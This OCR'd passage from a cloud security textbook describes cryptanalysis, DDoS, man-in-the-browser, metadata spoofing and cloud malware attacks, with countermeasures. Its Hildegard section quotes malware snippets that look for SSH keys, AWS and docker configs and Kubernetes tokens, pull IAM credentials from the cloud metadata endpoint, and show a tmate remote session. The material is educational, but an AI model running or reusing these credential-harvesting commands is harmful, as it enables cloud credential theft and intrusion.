

Encrypted Credentials
Access to Encrypted Information
Cloud Server
User
Attacker sniffs the traffic
Performs Cryptanalysis on Encrypted Data
abcd
efgh
ijklm
nop
Attacker
Plain text information extracted by the attacker

Figure 19.47: Example of a cryptanalysis attack

Countermeasures:

- Use random number generators that generate cryptographically secure random numbers to provide robustness to cryptographic material like SSH keys and DNSSECs.
- Do not use faulty cryptographic algorithms.
- Use the latest and strongest encryption procedures, which include salting, hashing, etc.

- **DoS and DDoS Attacks**

  Performing DoS attacks on CSPs can leave tenants without access to their accounts. In the cloud infrastructure, multiple tenants share CPU, memory, disk space, bandwidth, etc. Thus, if attackers gain access to the cloud, they generate false data that could be resource requests or a type of code that can run in applications of legitimate users.

  Computing such malware requests engages a server's CPU, memory, and all other devices. Once the server reaches its threshold limit, it starts offloading its jobs to another server. The same happens to other inline servers, and finally, the attacker succeeds in engaging the whole cloud system just by interfering with the usual processing of one server. This leaves legitimate users of the cloud unable to access its services.

  DoS can be performed by flooding the server with multiple requests to consume all available system resources, passing malicious input to the server that crashes an application process, entering wrong passwords continuously so that the user account is locked, etc.

  If a DoS attack is launched via a **botnet** (a network of compromised machines), then it is a **DDoS** attack. A DDoS attack involves a multitude of compromised systems attacking a single target, thereby causing a denial of service to users of the targeted system.



Handler infects a large number of computers over Internet
Handler
Attacker sets a handler system
Attacker
Zombie Net
Attack traffic
Internet
Attack traffic flooding the server
Legitimate request failed
Cloud Services
Legitimate traffic
Cloud User

Figure 19.48: Example of a DDoS attack

As shown in the above figure, the attacker sets a handler that infects a large number of computers over the Internet (zombie net). Then, the attacker floods the cloud server with multiple requests, thus resulting in the consumption of excess resources. Thereby, legitimate users are unable to access the cloud services.

Countermeasures:

- Follow the least privilege concept for the users connecting to the server.
- Install IDS in both physical and virtual machines of the cloud to mitigate DoS and DDoS attacks.

- **Man-in-the-Browser Attack**

Man-in-the-Browser attacks target a user's web-browser by injecting sophisticated malware (e.g., bots) that allow attackers to monitor information being shared between the user's browser and cloud application. The injected code exfiltrates the user's login credentials, such as username and passwords, to the attackers. Then, the attackers can validate those credentials on the cloud server and perform malicious activities on behalf of the user without the user being aware of it.



Injects malicious code into user's browser
1
Victim accessing cloud services
2
Cloud Server
Attacker
Victim
Malicious code exfiltrates victim's credentials
3
Attacker logins with victim's credentials
4

Figure 19.49: Illustration of a man-in-the-browser attack

Countermeasures:

- Limit access to the cloud services to safeguard the network against illegitimate access.

  - Integrate the cloud-based solution with controlled intrusion detection systems to detect and notify of abnormal user activities.
  - Limit IP address range and offer services only via VPNs.

- **Metadata Spoofing Attack**

  Cloud service metadata describe the details of various services, such as the location of network components, security requirements, and data formats. Metadata spoofing is a process of changing or modifying service metadata written in the web service definition language (WSDL) file, where the information regarding service instances is stored. Once the manipulated file is successfully deployed, cloud users are redirected to unknown places, which is similar to the process of DNS spoofing.

  Countermeasures:

  - Encrypt and store application and service details on the cloud.
  - Implement hash-based integrity checking to mitigate spoofing attacks.
  - Deactivate metadata services that are not required, along with unsafe metadata versions.
  - Enforce host-based firewalls to restrict the instance metadata API access.


- **Cloud Malware Injection Attack**

  In cloud malware injection attacks, attackers install malicious service implementations or virtual machines into the cloud services that run as SaaS, PaaS, or IaaS. Once the cloud is successfully abused, the cloud user is redirected to the attackers' website, where the attackers can perform activities such as eavesdropping communication and stealing and modifying data.

Cloud Malware


Hildegard

- Hildegard is designed to **exploit misconfigured kubelets** in a Kubernetes cluster and infect all the containers present in the Kubernetes environment
- Attackers use Hildegard to perform **resource hijacking**, **crypto jacking**, **DoS**, **application eruption**, **crypto mining**, etc.



```
while read FUSER ; do
if [ -d "/home/$FUSER/.aws" ] ; then echo 'Found AWS Dir: /home/'$FUSER'/.aws/'; fi
if [ -f "/home/$FUSER/.ssh/id_rsa.pub" ] ; then echo 'Found rsa pubkey: /home/'$FUSER'/.ssh/id_rsa.pub'; fi
if [ -f "/home/$FUSER/.ssh/id_rsa" ] ; then echo 'Found rsa privkey: /home/'$FUSER'/.ssh/id_rsa'; fi
if [ -f "/home/$FUSER/.docker/config.json" ] ; then echo 'Found docker config: /home/'$FUSER'/.docker/config.json'; fi
done < /tmp/.fua
if [ -f "/tmp/.fua" ] ; then rm -f /tmp/.fua 2>/dev/null ; fi
echo ''
if [ -f "/var/run/secrets/kubernetes.io/serviceaccount/token" ] ; then echo 'Found K8s ServiceToken /var/run/secrets/k
serviceaccount/token'; fi
if [ -f "/run/secrets/kubernetes.io/serviceaccount/token" ] ; then echo 'Found K8s ServiceToken /run/secrets/kubernete
```

```
download http://169.254.169.254/latest/meta-data/iam/security-credentials/ > /dev/shm/.../...
iam_role_name=$(cat /dev/shm/.../...BORG.../iam.role)
rm -f /dev/shm/.../...BORG.../iam.role 2>/dev/null
download http://169.254.169.254/latest/meta-data/iam/security-credentials/${iam_role_name} >
cat /dev/shm/.../...BORG.../aws.tmp.key >> /dev/shm/.../...BORG.../AWS_data.txt
```



```
To connect to the session locally, run: tmate -S /tmp/tmate-0/JLpikh attach
Connecting to ssh.tmate.io...
web session read only: https://tmate.io/t/ro-MkgnxskTCzpY87KG3pSrGfDqQ
ssh session read only: ssh ro-MkgnxskTCzpY87KG3pSrGfDqQ@nyc1.tmate.io
web session: https://tmate.io/t/HildeGard/MS4xLjEuMQoXXXX11978
ssh session: ssh HildeGard/MS4xLjEuMQoXXXX11978@nyc1.tmate.io
```

https://unit42.paloaltonetworks.com

- **Denonia**
- **LemonDuck**
- **RansomCloud**
- **DBatLoader/ModiLoader**
- **Goldbackdoor**

Cloud Malware

